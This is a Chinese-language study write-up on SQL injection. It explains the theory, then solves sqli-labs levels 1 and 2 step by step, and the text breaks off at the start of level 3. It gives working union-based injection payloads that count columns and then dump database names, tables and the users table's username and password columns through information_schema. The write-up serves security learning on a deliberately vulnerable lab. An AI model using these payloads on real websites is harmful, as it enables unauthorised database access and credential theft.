理论
SQL 注入(SQL Injection)是一种常见的 Web 安全漏洞,其核心原理是:攻击者通过在用户输入的参数中插入恶意 SQL 代码,破坏原有 SQL 查询的结构,使数据库执行非预期的操作(如查询敏感数据、修改数据甚至删除数据库等)。
简单来说,就是后台程序没有对用户输入进行严格过滤,直接将用户输入拼接到 SQL 语句中执行,导致攻击者可以控制最终执行的 SQL 代码。
实操
举例一个SQL查询语句
SELECT * FROM users WHERE username = 'admin' OR '1'='1' AND password = '用户输入的密码';
SQL注入往服务器传参就是从WHERE开始,以username为参数,像这里username为'admin' or '1'='1',永真条件,会返回所有用户数据
sqli-labs1

1’ 报错,说明是字符型注入
原语句猜测是
1 | select * from users where id='1'' #这里多一个',导致语法错误,所以他一定是字符型 |
接下来爆列数
用order by确定列数
order by 4 时报错,说明有三列

1 | 1' order by 4 --+ |
使用联合查询union查询版本号
这里有个细节,得换成-1,id=-1本身是一个永假值,所以不会显示结果,只会显示union查询后的结果

1 | id=-1' union select 1,database(),3 --+ |

成功查询到版本号,这里用#也可以,但是#必须进行一次url编码,直接#会报错
1 | id=-1' union select 1,2,version()%23 %23是#url编码后 |
同时查询到了数据库名 security 和版本号 5.5.29,然后接下来根据库名查表名

1 | id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ |
group_concat可以显示所有表名,如果直接使用table_name,就只会显示第一个表,然后直接锁定users表,套payload,把tables换成columns,把table_shema换成table_name

1 | id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+ |
这里能看到username和password两个字段,然后对其进行注入
得到了很敏感的信息

sqli-labs2
看报错判断是数字型注入,这里的报错是无法显示数据,说明是语法错误,多了个’

因为order by4的时候报错,确定列数是3

因为id为数字型再输入1就会多占用一行,所以这里把id设置成-1或者0,避免占位,直接显示union后的注入结果

1 | -1 union select 1,2,database() --+ |
然后查表名

1 | id=-1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ |
查列名

1 | id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+ |

查字段
sql-labs3
输入id=1’,报错了一个括号,没闭合,但能判断是字符型注入
